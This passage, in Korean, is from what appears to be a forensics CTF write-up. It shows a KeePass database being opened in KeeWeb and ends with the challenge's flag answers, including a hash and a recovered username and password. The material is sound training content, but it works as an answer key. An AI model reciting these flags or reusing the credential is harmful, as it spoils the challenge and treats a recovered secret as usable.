
[WHS-2] .iso

KeeWeb 은 KeePass 데이터베이스 파일(KDBX 파일)을 관리하기 위한 오픈 소스 비밀번호 관리자이다. ([Free Password Manager Compatible with KeePass: KeeWeb](#))

KeeWeb 으로 Database.kdbx 에 접속해보자.



[사진 23] KeeWeb – Database.kdbx



[사진 24] Masterkey 입력 후 접속

Kim 이 쓰던 user ID 와 Password 을 찾았다.

5. Flag

1. KeePass Password Safe, 2.53.1
2. fc8113603a8f611ddfd964ffefdec674f9f2367a
- 3.
4. kingforensic, 6V6HcCRq0QlEDJRm05Dp

6. 별도 첨부

7. Reference

- [KDFC-2023-WriteUp/Writeup/252_-_Password_Stealer.pdf](#) at [main](#) · [kimbabasaksaksak/KDFC-2023-WriteUp \(github.com\)](#)